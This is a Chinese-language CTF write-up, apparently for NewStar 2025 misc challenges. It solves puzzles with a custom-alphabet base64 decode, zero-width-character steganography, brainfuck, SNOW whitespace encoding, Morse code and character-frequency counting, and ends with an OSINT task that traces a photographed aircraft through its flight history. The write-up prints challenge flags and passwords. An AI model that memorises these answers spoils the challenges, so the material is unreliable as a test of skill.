00000140:  03 04 01 05 06 FF C4 00  46 11 01 00 01 03 02 03  ........F.......
00000150:  04 06 07 04 09 04 02 03  01 01 00 01 02 03 11 04  ................
00000160:  21 12 31 41 51 61 71 81  05 13 22 32 91 A1 14 23  !.1AQaq..."2...#
00000170:  72 B1 C1 D1 F0 42 52 82  E1 24 33 34 35 43 62 73  r....BR..$345Cbs
00000180:  92 B2 15 A2 B3 F1 C2 D2  53 63 83 C3 93 FF DA 00  ........Sc......
00000190:  0C 03 01 00 02 11 03 11  00 3F 00 FE A9 80 00 00  .........?......
000001A0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001B0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001E0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
u16 imageHeight  4496
Path           segments[4].data.imageHeight
Type           u16
Address        0x000000A3
Size           2 Bytes
Parent offset  0x01
Endian         Big
```

Pattern Data

Name	Color	Start	End	Size	Type	Value
data	🟨	0x0000005D	0x0000009D	65 bytes	u8[65]	[...]
▼ [4]		0x0000009E	0x000000B0	19 bytes	struct Segment	Marker::SOF0
magic	🟪	0x0000009E	0x0000009E	1 byte	struct type::Magic<"\x	"\xFF"
marker	🟫	0x0000009F	0x0000009F	1 byte	enum Marker	Marker::SOF0
length	🟪	0x000000A0	0x000000A1	2 bytes	u16	17
▼ data		0x000000A2	0x000000B0	15 bytes	struct SOF0	{ ... }
bitsPerSample	🟦	0x000000A2	0x000000A2	1 byte	u8	8
imageHeight	🟦	0x000000A3	0x000000A4	2 bytes	u16	4496
imageWidth	🟧	0x000000A5	0x000000A6	2 bytes	u16	1067
numComponents	🟩	0x000000A7	0x000000A7	1 byte	u8	3
▶ components		0x000000A8	0x000000B0	9 bytes	SOF0Component[3]	[...]
▶ [5]		0x000000B1	0x000000CF	31 bytes	struct Segment	Marker::DHT


可以看到下方藏有一串字符，应当是 base64 的字母表

rdh9zfwzSgoVA7GWtLPQJK=vwuZvjhvPyyvjnMWoSotB

8426513709qazwsxedcrfvtgbyhnujmikoplQWSAERFDTYHGUIKJOPLMNBVCXZ-_

找到一个支持自定义字母表的 base64 解码网站

https://www.toolhelper.cn/EncodeDecode/Base



rSvMwgdouWZVhAvoj79GhSvWztPoyLfPytvQwJjBnKz=

编码类型: Base64 字符编码: UTF-8

编码表 8426513709qazwsxedcrfvtgbyhnujmikoplQWSAERFDTYHGUIKJOPLMNBVCXZ-_

New5tar_zjuatrojee1mage5eed77yo#

得到 rar 的解压密码 New5tar_zjuatrojee1mage5eed77yo#


得到 flag

flag{y0u_kn0w_ez_fence_tuzh0ng}

● [misc] 前有文字，所以搜索很有用


(Track1)

打开 txt 文件，发现内容是关于零宽字符的，应当是零宽字符隐写，通过 vscode 也可以看出这一点。



```
零宽度空格符 (zero-width[U+200E][U+200E] space) \u200B : 用于较长单词的换行分隔

零宽度非断空格符 (zero width no-break space) \uFEFF : 用于阻止特定位置的换行分隔
 ��
零宽度连字符 (zero-width joiner) \u200��D : 用于阿拉伯文与印度语系等文字中，使不会发生连字的字符间产生连字效果
 ��
零宽度断字符 [U+200E][U+200E](zero-width non-joiner) \u200C :�[U+200E] 用于阿拉伯文，德文，印度语系等文字中，阻止会发生连字的字符间的连字效果
[U+200E]
左至右符[U+200E]�[U+200E] (left-to-right mark) \u200E : 用于在混合文字方向的多种语言文本中（例：混合左至右书写的英语与右至左书写的希伯来语），规定排版文字书写方向为左至右[
```

找到一个零宽字符隐写解密网站 https://tool.bfw.wiki/tool/1695021695027599.html ，勾选相应的零宽字符



原文: (长度: 353)

零宽度空格符 (zero-width space) \u200B : 用于较长单词的换行分隔

隐藏文字:(长度: 12)

ZmxhZ3t5b3Vf

隐写文本:(长度: 437)

零宽度断字符 (zero-width non-joiner) \u200C : 用于阿拉伯文，德文，印度语系等文字中，阻止会发生连字的字符间的连字效果

左至右符 (left-to-right mark) \u200E : 用于在混合文字方向的多种语言文本中（例：混合左至右书写的英语与右至左书写的希伯来语），规定排版文字书写方向为左至右

隐写术的零宽度字符:

- ☐ U+200A ZERO WIDTH SPACE
- ☑ U+200B ZERO WIDTH SPACE
- ☑ U+200C ZERO WIDTH NON-JOINER
- ☑ U+200D ZERO WIDTH JOINER
- ☑ U+200E LEFT-TO-RIGHT MARK
- ☐ U+200F LEFT-TO-RIGHT MARK
- ☐ U+202A LEFT-TO-RIGHT EMBEDDING
- ☐ U+202C POP DIRECTIONAL FORMATTING
- ☐ U+202D LEFT-TO-RIGHT OVERRIDE
- ☐ U+2062 INVISIBLE TIMES
- ☐ U+2063 INVISIBLE SEPARATOR
- ☑ U+FEFF ZERO WIDTH NO-BREAK SPACE


得到 ZmxhZ3t5b3Vf，因为 Zmxh 是 fla 的 base64，一眼丁真鉴定为 base64，用 python

```
>>> import base64

>>> base64.b64decode('ZmxhZ3t5b3Vf')
```

得到 flag{you_

(Track2)

看到 fxxk brain，马上想到这应当是 brainfuck 语言，找到一个在线运行网站 https://ctf.bugku.com/tool/brainfuck





```
here's key
+++++ ++++[ →+++ +++++ +<]>+ +++++ +++++ +++++ +.<++ ++[→ ++++< ]>.<+
+++[- >---- <]>-. +++++ +++.+ ++++. ----- ---.< +++[- >+++< ]>+++ +++.<
++++[ →--- -<]>- -.+++ +++++ .--.< +++[- >+++< ]>+.< +++[- >---< ]>---
.++++ ++++. ..... <+++[ →--- <]>-- .<
```

```
brainfuckisgooooood
```

得到 brainfuckisgooooood，依据提示，这是后面要用的 key

继续看 docx 文件，发现很多空格和 Tab（看不到的话点红框内按钮）






```
咏雪
谢太傅寒雪日内集，
与儿女讲论文义。
俄而雪骤，
公欣然曰：
“白雪纷纷何所似？”
兄子胡儿曰：
“撒盐空中差可拟。”
兄女曰：
“未若柳絮因风起。”
公大笑乐。
即公大兄无奕女，
左将军王凝之妻也。
```

想到 Whitespace 语言，运行时发生错误，进一步搜索发现 SNOW 加密（这就是“雪”被标为红色的原因）。去官网下载 https://darkside.com.au/snow/，（真的很有年代感了，还有 16 位的文件），将文档内容考到 snow.txt，执行


```
snow -p brainfuckisgoooood snow.txt
```



```
D:\PiYuanZhouLv\sl\NewStar2025\[Misc]前有文字，所以搜索很有用\前有文字，所以搜索很有用\Track 2>snow -p brainfuckisgooooo
od snow.txt
----- ...- ...-- .-. -.-. ....- -- . ..--.-
```

得到一串摩斯电码，找一个翻译网站

https://www.lddgo.net/encrypt/morse


输入内容

----- ...- ...-- .-. -.-. ....- -- . ..--.-

结果

0V3RC4ME_

解密得 0V3RC4ME_

(Track3)

打开 txt 文件，发现部分可读单词，搜索无获。

根据文件名，使用 python 统计字符表

```
In [1]: text = open('谁多谁少，一算便知.txt').read()

In [2]: charset = set(text)

In [3]: len(charset)

Out[3]: 95
```

尝试搜索 base95，无获。

再根据提示，统计字频

```
In [4]: freq = {c:text.count(c) for c in charset}

In [5]: freq

Out[5]:

{'{': 591, 'L': 1300, '/': 594, '|': 592, ',': 581,
 'k': 612, '8': 556, 'X': 556, '&': 622, 'P': 594,
 'U': 594, '3': 1100, '9': 626, '6': 608, 'i': 637,
 '`': 559, '+': 593, 'g': 557, '^': 579, 'C': 605,
 'W': 563, 'j': 547, 'l': 577, 'a': 585, ']': 621,
 '(': 573, 'E': 597, 'R': 573, '1': 1350, 'Z': 599,
 'T': 607, '0': 601, '4': 605, 'y': 590, '#': 610,
 '_': 575, 'u': 606, '\\': 571, 'Q': 631, 'O': 565,
 'V': 635, 'K': 631, 'r': 607, 'n': 1200, '>': 619,
 'F': 632, '!': 648, '7': 587, 'x': 600, 'c': 1500,
 "'": 566, 'D': 556, 'I': 557, ' ': 584, '%': 584,
 'p': 592, '}': 1000, 'Y': 619, ':': 598, 'G': 1150,
 's': 1050, 'M': 597, '@': 1400, 't': 617, '-': 579,
 '=': 560, 'v': 627, 'd': 625, 'J': 601, '"': 594,
 'o': 596, 'f': 571, 'h': 618, '.': 627, 'z': 596,
 ';': 625, '$': 590, '~': 582, '*': 583, 'S': 553,
 'e': 1250, ')': 612, 'm': 619, '5': 613, '?': 588,
 '[': 579, 'B': 591, 'q': 597, 'H': 1450, 'N': 539,
 'w': 659, '<': 597, 'A': 629, 'b': 593, '2': 576}
```

注意到仅有少量字符数目超过 1000，按出现次数从大到小排序

```
In [6]: ''.join(map(lambda x: x[0], sorted(freq.items(), key=lambda x: x[1], reverse=True)))
```

```
Out[6]: 'cH@1LenG3s}w!iVFQKAv.9d;&]>Ymht5k)#6TruC40JxZ:EMq<oz/PU"+b|p{By$?7a %*~,^-[l2_(R\\f\'OW=`gI8XDSjN'
```


（不好意思，Python 一行流病发作了）

前一部分 cH@1LenG3s}即 flag 的最后一部分

最后合成 flag

flag{you_0V3RC4ME_cH@1LenG3s}

- ## [misc] OSINT-天空 belong



信息

OSINT-天空belong

2025年 8月 17日

15 03

大小信息
1080 x 1920 408.4 KB 72 dpi 24 位

设备信息
Xiaomi Xiaomi 15 6.55 毫米 f/1.62
1/4000 秒 ISO 50 曝光偏差 0 无闪光，强制


源
此电脑

文件路径
C:\Users\PiYuanZhouLv\AppData\Local\Temp\Rar$DIa14604.39997.rartemp\OSINT-天空belong.jpg

从图片中，我们可以知道，飞机编号是 B-7198，拍摄时间是 2025/8/17 15:03，拍摄所用设备制造商为 Xiaomi。

一通搜索找到了


https://www.flightaware.com/live/flight/B7198/history/320



https://www.flightaware.com/live/flight/B7198/history/320

18-Aug-2025	B738	Changsha Huanghua Int'l (CSX / ZGHA)	Zhanjiang (ZHA / ZGZJ)	04:43PM CST	06:15PM CST	1:32
18-Aug-2025	B738	Jinan Yaoqiang (TNA / ZSJN)	Changsha Huanghua Int'l (CSX / ZGHA)	01:24PM CST	03:14PM CST	1:50
18-Aug-2025	B738	Changsha Huanghua Int'l (CSX / ZGHA)	Jinan Yaoqiang (TNA / ZSJN)	10:03AM CST	11:51AM CST	1:48
18-Aug-2025	B738	Zhanjiang (ZHA / ZGZJ)	Changsha Huanghua Int'l (CSX / ZGHA)	07:08AM CST	08:34AM CST	1:26
18-Aug-2025	B738	Xi'an Xianyang Int'l (XIY / ZLXY)	Zhanjiang (ZHA / ZGZJ)	01:22AM CST	03:47AM CST	2:25
17-Aug-2025	B738	Zhanjiang (ZHA / ZGZJ)	Xi'an Xianyang Int'l (XIY / ZLXY)	07:04PM CST	09:32PM CST	2:28
17-Aug-2025	B738	Changsha Huanghua Int'l (CSX / ZGHA)	Zhanjiang (ZHA / ZGZJ)	04:44PM CST	06:07PM CST	1:23
17-Aug-2025	B738	Jinan Yaoqiang (TNA / ZSJN)	Changsha Huanghua Int'l (CSX / ZGHA)	01:37PM CST	03:14PM CST	1:37
17-Aug-2025	B738	Changsha Huanghua Int'l (CSX / ZGHA)	Jinan Yaoqiang (TNA / ZSJN)	10:08AM CST	11:52AM CST	1:44
17-Aug-2025	B738	Zhanjiang (ZHA / ZGZJ)	Changsha Huanghua Int'l (CSX / ZGHA)	06:57AM CST	08:14AM CST	1:17
16-Aug-2025	B738	Wuhan Tianhe (WUH / ZHHH)	Zhanjiang (ZHA / ZGZJ)	07:54PM CST	09:46PM CST	1:52
16-Aug-2025	B738	Yinchuan Helanshan (INC / ZLIC)	Wuhan Tianhe (WUH / ZHHH)	04:25PM CST	06:24PM CST	1:59
16-Aug-2025	B738	Wuhan Tianhe (WUH / ZHHH)	Yinchuan Helanshan (INC / ZLIC)	11:51AM CST	01:38PM CST	1:47
16-Aug-2025	B738	Zhanjiang (ZHA / ZGZJ)	Wuhan Tianhe (WUH / ZHHH)	08:32AM CST	10:17AM CST	1:45
15-Aug-2025	B738	Chongqing Jiangbei Int'l (CKG / ZUCK)	Zhanjiang (ZHA / ZGZJ)	10:30PM CST	12:16AM CST (+1)	1:46

跳转对应链接


FlightAware

All ▾ Search for flight, tail, airport, or city

Forgot the flight number?

Contact Us

Products Industries ADS-B Flight Tracking Community Company

B-7198

CUH3574 / UQ3574

LANDED OVER A MONTH AGO

Operating as Urumqi Air 3574

TNA
JINAN, CHINA
left GATE 7
Jinan Yaoqiang - TNA
SUNDAY 17-AUG-2025
01:37PM CST (on time)

CSX
CHANGSHA, CHINA
landed at
Changsha Huanghua Int'l - CSX
SUNDAY 17-AUG-2025
(10 minutes early) 03:14PM CST

1h 37m total travel time

NOT YOUR FLIGHT? B-7198 flight schedule

Set Up Unlimited Flight Alerts & More

Check out premium account features for aviation professionals and enthusiasts.

Discover FlightAware Premium

Show Features

Get Alerts

Flight Details updated 2 minutes ago

View track log

All flights between TNA and CSX

Departure Times

